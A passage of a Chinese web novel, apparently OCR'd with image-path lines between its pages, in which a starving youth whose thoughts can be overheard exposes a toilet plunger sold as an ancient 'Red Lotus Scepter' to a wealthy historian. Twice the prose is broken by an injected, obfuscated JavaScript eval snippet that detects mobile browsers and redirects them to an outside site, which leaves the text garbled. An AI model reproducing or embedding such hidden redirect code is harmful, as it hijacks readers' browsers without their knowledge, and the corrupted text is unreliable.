电话那头传来一声冷哼。 “活了?不是说饿死了吗?” “本来是死了的。”中年男人舔了舔干裂的嘴唇,“我亲眼看着他们断气的,那个大的连呼吸都没了。但不知道怎么回事,今天早上突然就醒过来了。” “灵能觉醒?” “不像。”中年男人摇摇头,“灵能觉醒会有能量波动,我们的探测器没有反应。而且那个大的……” 他顿了顿,语气变得有些古怪。 “他看起来不太一样了。” “怎么不一样?” “说不上来。就是感觉……眼神变了。”中年男人回忆着林柚的样子,“以前他跟个死人似的,眼睛里空洞洞的,什么光都没有。但今天,他的眼神是活的。” “像个正常人了。” 电话那头沉默了一会儿。 “他们现在在哪?” “黑市里的废弃集装箱。”中年男人说,“看样子是在休息。今天上午他们在黑市里转了半天,像是在找什么人,但没找到。” “继续盯着。”电话那头的声音带着一丝阴冷,“如果有什么异常,立刻汇报。” “明白。” 中年男人挂断电话,缩了缩脖子。 他最后看了一眼那个集装箱的方向,然后转身消失在阴暗的巷子里。 …… 集装箱内。 林柚猛地睁开眼睛。 刚才……好像有什么东西在看他? 他下意识地往外看了一眼,但外面空荡荡的,什么都没有。 “怎么了?”小七察觉到他的异常。 “没什么……”林柚摇摇头,“可能是我太累了,产生幻觉了。” 【一定是太累了……这破地方怎么可能有人专门盯着我们两个小可怜?我们又没有钱,绑架我们都亏本。】 小七没有说话,扫描周边五百米内的所有通讯信号。 三秒后,扫描完成。 结果:无异常。 但小七没有放松警惕。 4. 第 4 章 午休结束,黑市重新恢复了喧嚣。 林柚靠在集装箱壁上又休息了半个小时,总算恢复了一点体力。那杯劣质营养剂的效果比他想象中好一些,至少现在站起来不会两眼发黑了。 “哥哥,我筛选出一个新目标。”小七的奶音在他耳边响起。 林柚睁开眼睛,小七正盘腿坐在他对面。 “这次不一样。”小七抬头,“三点钟方向,古董区深处,有一个穿灰色长衫的中年男人。” 林柚顺着小七的视线望去。 人群中,一个身形清瘦的中年男人正站在一个古董摊位前。身着一件看起来很旧的灰色长衫,鼻梁上架着一副金丝眼镜,气质斯文儒雅,像是从古籍里走出来的老学究。 乍一看,这人和黑市里那些浑身珠光宝气的暴发户完全不同,甚至显得有些格格不入。 “这人……有钱吗?”林柚有些怀疑。 上午的经历让他学乖了。那些看起来有钱的,不一定愿意听他说话;那些愿意听他说话的,又不一定有钱。这个穿着朴素的中年人,看起来也不像是会出手阔绰的类型。 “非常有钱。”小七的语气笃定,“我刚才扫描了他的随身通讯器信号,反向追踪到了他的私人账户。” “唐明远,52岁,对外身份是蓝星联邦历史研究院的教授,同时经营一家古董店。但根据我追踪到的资金流向,他的真实身份应该是某个隐形财阀的核心成员。” 小七眼神微微闪烁了一下,似乎有些困惑:“另外,我还发现了一些不寻常的地方。在追踪他的几个加密账户时,有一条资金链的终端指向了联邦军方第四研究所的某个外围合作项目。但当我尝试深入查询时,访问权限被彻底屏蔽了。” “哥哥,我虽然能接入大部分民用网络和普通加密系统,但无论什么时代,对于军方、政府内部网络,或者那些采用物理隔离的机密信息,我都是无法直接访问的。还有些信息可能根本就没联网,只存在于本地服务器甚至纸质档案里。所以关于他和军方具体的合作内容,我查不到。” “但是综合判断,他表面是学者和商人,实际是财阀核心成员,并且很可能涉足与军方相关的敏感领域。这是一个背景很深、能量很大的人物。” “而且,过去三个月,他以古董收购的名义,在黑市投入了超过两千万星币。” 林柚倒吸一口凉气。 两千万?就为了买古董? 【有钱人的世界我真的不懂……这得买多少肉包子啊……】 “他今天还带了一张不记名黑金卡。” “黑金卡是什么?” “一种高端金融工具。”小七解释,“不记名,不限额,可以直接进行大额交易。通常只有财阀核心成员才有资格持有。” 林柚看着那个正在认真端详古董的中年男人,眼睛亮了起来。 “那你能不能直接……”林柚压低声音,比划了一个数钱的手势。 小七摇摇头,面无表情:“不能。星际时代的金融系统有多重安全锁,转账需要生物识别、量子密钥和本人意识确认,三者缺一不可。我能查到信息,但没办法直接动他的钱。” “而且就算我能,那也是偷,不是赚。偷来的钱不算有效经济活动,对哥哥的灵魂锚点没用。” 林柚叹了口气。 【好吧,果然没有捷径可走……还是得老老实实碰瓷,啊不,是助人为乐。】 【大鱼,这是大鱼啊。】 【而且他看起来很斯文,应该不会像上午那些人一样直接把我轰走吧?】 “走,小七,我们过去看看。” 林柚撑着箱壁站起来,牵起小七的手,朝着古董区的方向走去。 …… 唐明远正在认真地挑选古董。 准确地说,他今天来黑市就是为了淘一些古地球时代的遗物。作为蓝星联邦最顶尖的历史学家之一,他对那个已经消失了上千年的文明有着近乎痴迷的热爱。 而黑市是最容易淘到各种各样真货的地方。 虽然假货也多。 此刻,他正站在一个摊位前,手里拿着一根造型奇特的棍子。 棍子长约半米,顶端是一个暗红色的碗状橡胶吸盘,底部连接着一根光滑的木柄。整体造型古朴,橡胶部分虽然有些老化,但保存得相当完好。 “刘老板,这是什么?”唐明远推了推金丝眼镜,语气里带着学者特有的严谨。 摊主是个瘦小男人,一听有人问价,立刻两眼放光,唾沫横飞地介绍起来: “哎哟,唐教授好眼光!这可是刚从三号遗迹出土的宝贝,红莲权杖!” “红莲权杖?”唐明远挑了挑眉。 “对对对!”刘老板越说越起劲,“据考古学家鉴定,这是古地球时期大祭司专用的法器!您看这吸盘的构造,完美符合流体力学原理,据说能沟通地下神明,吸纳天地精华。” “当年的大祭司就是用这根权杖,镇压了无数邪祟。” 唐明远若有所思地点点头,但也提出了疑问:“古地球距今已有上千年,这橡胶材质是如何保存下来的?” 刘老板立刻拍着胸脯保证:“您问到点子上了。这权杖是在三号遗迹的真空密封舱里发现的。您知道吗,古地球人特别重视祭祀用品的保存,这权杖当年是用特殊的惰性气体封存的。” “发现的时候密封舱都没破损,打开的一瞬间,在场的考古学家都惊呆了,跟新的一样!” 刘老板说得绘声绘色,仿佛他亲眼见证了那个历史性的时刻。 唐明远将信将疑地点点头。 真空密封确实可以大幅延长物品的保存年限,这倒是说得通。而且古地球人确实有将重要物品封存的习惯,历史文献里有相关记载。 他是历史学家,对古地球文明有相当深入的研究。但说实话,古地球的日常生活用品他涉猎不多,主要研究的是政治、军事和文化领域。 这个造型……确实很独特。 难道真的是某种祭祀用品? 他举起那根权杖,仔细端详着顶端的橡胶吸盘。 就在这时, 【噗——】 【救命,小七你快看!那个大叔手里拿的是什么玩意儿?】 【等等,让我仔细看看 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17055105|194863||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ……红色的橡胶头,光滑的木柄,这个形状,这个尺寸……】 【我靠!这不是皮搋子吗?!】 唐明远的手猛地一抖。 谁……谁在说话? 皮……什么? 【就是通厕所用的那个!在医院住院,隔壁卫生间堵了,护士阿姨就是用这玩意儿通的!】 【神特么红莲权杖!神特么沟通地下神明!这分明是沟通下水道的神器啊!】 【而且这个橡胶的老化程度,至少用了几十年……也就是说,这是一个用过了的、沾满了古地球时期不明物质的二手皮搋子?】 【大叔你还往脸上凑?!快放下快放下!那个吸盘不知道吸过多少……呕!】 “啪嗒。” 唐明远手一松,那根珍贵的红莲权杖直接掉在了地上。 它弹了两下,骨碌碌滚到了一双破旧的球鞋旁边。 唐明远瞬间从惊愕中回过神,他本能地屏住呼吸,目光如电般急速扫过四周。摊位前只有唾沫横飞的刘老板,附近三内米内,并没有任何人在张口说话。 那刚才那段生动得过分,信息量巨大的话语是从哪里来的? 他的目光最终带着惊疑不定和强烈的探究意味,落在了三米开外,刚刚走到摊位附近的那个面色苍白的少年身上。 少年穿着一件明显不合身的破旧大衣,袖子卷了好几道,露出一截细得吓人的手腕。他的脸色蜡黄,嘴唇干裂,一看就是长期营养不良。此刻正用一种略显困惑的目光看着他,轻声说道:“叔叔,您东西掉了。” 语气温和,表情无辜。 但唐明远几乎立刻将眼前这张脸和刚才那个鲜活跳脱的声音联系了起来。 【完了完了,这大叔脸色好差,是不是身体不舒服?手都抖了……】 又来了! 这一次,唐明远清晰地感知到,这个声音的方向和源头正来自于眼前这个少年。不是听到,而是直接感知到。 【嗯?他为什么这么盯着我看?我说什么了吗?哦不对,我根本没说话……可能是年纪大了手不稳?】 【淡定,林柚,淡定,你只是一个路过的、善良的、想要碰瓷赚钱的小可怜。】 唐明远:“……” 他深吸一口气,迅速平复了内心的波澜。心声传输的灵能火花?内容如此具体,甚至提到了老化程度这种细节……与他研究过的古地球生活文献碎片隐隐吻合。难道这少年真的知道些什么? 心思电转间,他已有了决断。黑市水深,刘老板敢如此行骗,背后早有依仗。少年用这种方式提醒,显然是心存顾忌。自己更不能点破。 “咳……”唐明远清了清嗓子,重新戴上儒雅的学者面具,艰难地开口,“小兄弟,你刚才说……这个东西是……” 林柚眨了眨眼睛,一脸茫然:“我什么都没说啊?” 唐明远盯着林柚写满无辜的脸,心中了然,顺着话道:“……你说得对。我什么都没听到。” 他话锋一转,用只有两人能意会的语气问道:“那小兄弟,你……对这东西有什么看法?” 他想再确认一下。 5. 第 5 章 【他问我有什么看法?】 【我能有什么看法?那就是个通厕所的啊!但我总不能直接说吧?万一他不信,还觉得我在黑市里故意找茬?】 【委婉一点……委婉一点。把通厕所翻译成管道维护工具。听起来就高级多了。】 林柚清了清嗓子,努力让自己显得像个见过世面的人,目光落在那暗红色的橡胶吸盘上,斟酌着措辞开口: “我觉得……它的材质比较特殊。”他停了一下,像是在回忆某个专业术语,“有点像老化的橡胶。还有这个结构,嗯,不太像用于……庄严仪式的器物,更像是用来处理一些日常琐事的工具。” 他把通厕所三个字硬生生咽了回去,只留下一个含糊的尾巴:“……可能跟管道之类的有关。” 唐明远镜片后的目光微微一动。只是极轻地点了一下头,像在听一场学术讨论里不那么严谨,却直指核心的提问。 刚才听见的那段心声信息量太大。不仅指出用途,还顺便吐槽了沟通地下神明的荒诞。更关键的是,那份带着生活气的具体细节和眼前这个少年嘴上努力文明表达的克制,形成了极清晰的对应。 这不是瞎蒙。 至少不是普通意义上的瞎蒙。 在黑市这种地方,敢开口的人多,敢说对的人少;敢说得这么直白,还能当场把骗局切开给你看的,更少。 唐明远顺着他的台阶继续试探:“那你觉得,它值多少钱?” 林柚心里一紧。 【来了来了,价值评估题。】 【我总不能说:叔叔,这玩意儿价值三块五,包邮还送手套吧?】 他小心翼翼地回答:“如果是真的古物……可能有人出于猎奇愿意收藏。但如果只是功能明确的日用品……价值应该不会太高。” 【其实就算是真的古董,一个皮搋子能值几个钱啊?顶多当个搞笑收藏品……】 唐明远的嘴角抽搐了一下。 他压住有点想笑的冲动,把手里的红莲权杖轻轻放回摊位上,语气平稳:“多谢小兄弟。” 林柚愣了愣:“谢我?谢我什么?” 【我说了什么值得他感谢的话吗?】 【我就说了两句含糊的话啊……】 唐明远看着他这副我真的什么都没干的茫然表情,这份谨慎和城府,绝非普通贫民窟少年能有的……他背后一定有来历。 “谢你提醒我,东西要看材质和用途。”唐明远顺手给了个合理的解释,“我这个人……做研究久了,有时候容易被故事带跑。” 林柚“哦”了一声,还是没完全懂。 【有钱人说话就是绕……】 就在这时,摊主终于坐不住了。 “哎哎哎!”刘老板脸色一沉,嗓门拔高,“这位小兄弟,你是来买东西的,还是来砸场子的?!” “唐教授是我的老主顾,用得着你在这儿多嘴?一边儿去!”说着就要上前驱赶。 林柚被这气势吓了一跳,下意识地往后退了一步,把小七往身后带了带。 【好凶……我就说了两句实话啊……】 【惹不起惹不起……】 刘老板一把拿起权杖,心疼地用袖子擦了擦,把权杖重新往唐明远手里塞,谄媚地笑道:“唐教授,您别听这小叫花子胡说八道,他懂什么?一看就是来捣乱的!这红莲权杖我开价五十万,您要诚心要,四十五万拿走。绝对是遗迹出土的宝贝。有鉴定证书的!” 【而且四十五万买一个皮搋子……这不是卖古董,这是卖良心。】 【不过也不能怪他,毕竟古地球的东西流传到现在确实很少了,物以稀为贵嘛……】 【但问题是这玩意儿真的只是个通厕所的工具啊!就算再稀有,它的本质也没变啊。】 【这就好比一千年后有人挖出我的病号服,然后说这是古蓝星贵族的丝绸礼服,标价几百万……想想就离谱。】 唐明远低头看了眼手里的暗红橡胶吸盘,胃里不受控制地翻了一下。 “不买了。”他把权杖放回摊位上,对刘老板淡淡道:“刘老板,买卖讲究你情我愿,这位小兄弟也只是表达自己的看法。这东西……与我无缘。” “诶?唐教授!唐教授您再考虑考虑啊!”刘老板急得直跺脚,“四十万!四十万行不行?三十五万!最低价了!” “不必多言。”唐明远迈出一步,顺势挡了一下刘老板若有若无想冲林柚发难的身形,动作不明显,却很自然地把火隔开了。 刘老板咬牙切齿,声音压着怒气:“唐教授,您别被这种小叫花子带偏了!他懂个什么” 唐明远仍旧平静:“刘老板!” 刘老板脸色青一阵白一阵,终究没敢再往前拦,只能站在摊位后面,眼神阴毒地盯着林柚。 林柚被盯得后背发凉。 【完了……这摊主记仇了。】 【黑市这种地方,记仇的人一般都不讲道理。】 唐明远转过身,视线落到林柚身上,语气比刚才更温和些:“小兄弟,没吓着吧?” 林柚摇摇头,嘴上说“没事”,身体却本能地绷着。 【吓倒没吓着,就是觉得这摊主不讲道理……不过这位唐教授人好像真的不错?】 唐明远心中微微一笑,掏出一张名片递过去:“正式认识一下,我叫唐明远,在联邦历史研究院做些研究工作。小兄弟怎么称呼?” 林柚迟疑了一下,接过名片。材质温润,设计低调,只有名字、研究院标志和一个通讯编码。 “林……林柚。这是我弟弟,小七。” “林柚。”唐明远念了一遍“小七。” 他的目光在小七身上停了极短的一瞬。 这个孩子太安静了,安静得不符合贫民窟的生存逻辑。 唐明远没有多问,黑市里,问得越少越安全。 他重新看向林柚,“林柚,你刚才的判断……很准。” “没、没有。”林柚连忙摇头,手心微微出汗,“我……我就是偶然知道一点,可能刚好蒙对 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17055106|194863||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 了。真的不懂专业的鉴定。” 【我哪敢承认啊。我承认了不就等于告诉他:我知道这是皮搋子?那刘老板真要把我剁了。】 【而且我是真的不懂鉴定啊!都是靠……呃,靠一些特殊渠道的信息。这怎么能说!】 【他该不会以为我是隐藏的鉴宝大师吧?我可担当不起。】 唐明远没有追问。 这世上能解释准确的理由很多:见识、经验、灵能火花、某种来源不明的信息渠道……不管是哪一种,都不适合在黑市摊位前当场拆开。 “不必紧张。我只是觉得,你的直觉很有趣,也很准。不如这样,”他提出邀请,“我今天正好想在这里逛逛,找些有意思的东西。能否请你临时充当我的顾问?不用你负责,只是跟着我,偶尔说说你对某些物品的感觉或看法。当然,不会让你白忙,我会支付相应的报酬。” 林柚的眼睛瞬间亮了起来,内心一片欢呼。 【真的吗?!】 【天哪,终于有机会赚钱了!】 【冷静,林柚,冷静!不能表现得太激动!要稳重!】 